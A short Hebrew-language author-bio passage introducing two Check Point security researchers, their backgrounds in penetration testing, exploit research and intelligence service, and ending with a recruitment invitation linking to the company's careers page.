עומר גל (@GullOmer) הוא חוקר אבטחה בחברת צ'ק פוינט. לעומר רקע מגוון באבטחה הכולל בין השאר בדיקות חדירות לאפליקציות ווב ומחקר אקספלוייטים. בעבר עומר שירת ביחידת מודיעין כמומחה IT.

ינאי ליבנה (@Yannayli) הוא חוקר אבטחה בחברת צ'ק פוינט. בעבר ינאי שירת 4 שנים כחוקר אבטחה ביחידת מודיעין. לינאי תואר ראשון במדעי המחשב מאוניברסיטת בר-אילן אותו סיים בגיל 18.

צ'ק פוינט מחפשת חוקרים מנוסים שיצטרפו לצוותי המחקר. אם אתם חושבים שאתם מתאימים, צרו קשר ב-https://careers.checkpoint.com/careers